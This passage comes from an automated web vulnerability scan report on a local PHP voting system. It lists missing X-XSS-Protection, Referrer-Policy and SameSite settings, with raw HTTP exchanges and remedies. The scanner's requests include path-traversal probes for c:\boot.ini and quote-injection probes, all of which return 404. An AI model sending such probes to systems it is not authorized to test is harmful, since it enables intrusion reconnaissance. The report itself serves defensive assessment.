User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.5509 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:38 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.5. http://localhost/votesystem/admin/index.php

## Certainty

## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 34.6. http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/index.phpc%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.8702 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:43 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.7. http://localhost/votesystem/admin/'ns='netsparker(0x00005F)

Method	Parameter	Value
GET 	URI-BASED	'ns='netsparker(0x00005F)

## Certainty



## Request

```
GET /votesystem/admin/'ns='netsparker(0x00005F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.6927 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:39 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.8. http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/positions.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.1071 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:28:42 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.9. http://localhost/votesystem/admin/session.php

## Certainty



## Request

```
GET /votesystem/admin/session.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.9968 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:27 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.10. http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/voters.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.0204 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:23 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 34.11. http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

### Request

```
GET /votesystem/admin/votes.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.6066 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:07 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- X-XSS-Protection: 1; mode=block

## External References

- [Internet Explorer 8 Security Features - MSDN](#)
- [X-XSS-Protection HTTP Header](#)
- [Internet Explorer 8 XSS Filter](#)

 CLASSIFICATION	
CWE	<a href="#">16</a>
WASC	<a href="#">15</a>
HIPAA	<a href="#">164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

# 35. Referrer-Policy Not Implemented

BEST PRACTICE  | 11

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

## Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

## Vulnerabilities

### 35.1. http://localhost/votesystem/admin/ballot.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/ballot.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.6948 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:29:24 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.2. http://localhost/votesystem/admin/c%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/c%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.689 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:34 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.3. http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/candidates.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.7943 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:28:58 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.4. http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/home.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.5509 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:38 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.5. http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



### Request

```
GET /votesystem/admin/index.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.8702 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:43 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

35.6. [http://localhost/votesystem/admin/'ns='netsparker\(0x00005F](http://localhost/votesystem/admin/'ns='netsparker(0x00005F))

Method	Parameter	Value
GET 	URI-BASED	'ns='netsparker(0x00005F)

## Certainty



## Request

```
GET /votesystem/admin/'ns='netsparker(0x00005F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.6927 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:39 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/positions.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.1071 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:42 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.8. http://localhost/votesystem/admin/profile\_update.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/profile_update.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 7118.6596 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:30:15 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.9. http://localhost/votesystem/admin/session.php

### Certainty

#### Request

```
GET /votesystem/admin/session.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

#### Response

Response Time (ms) : 0.9968 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:27 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.10. http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/voters.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.0204 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:23 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 35.11. http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/votes.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.6066 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:28:07 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading"></a>
```

## Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It's also possible to control referrer information over an HTML-element by using the rel attribute.

## External References

- [Referrer Policy](#)
- [Referrer Policy - MDN](#)
- [Referrer Policy HTTP Header](#)
- [A New Security Header: Referrer Policy](#)
- [Can I Use Referrer-Policy](#)



## CLASSIFICATION

OWASP 2013

[A6](#)

OWASP 2017

[A3](#)

CWE

[200](#)

ISO27001

[A.14.2.5](#)

# 36. SameSite Cookie Not Implemented

BEST PRACTICE  | 1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite* was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

## Vulnerabilities

### 36.1. <http://localhost/votesystem/admin/home.php>

#### Identified Cookie(s)

- PHPSESSID

#### Cookie Source

- HTTP Header

## Certainty



#### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
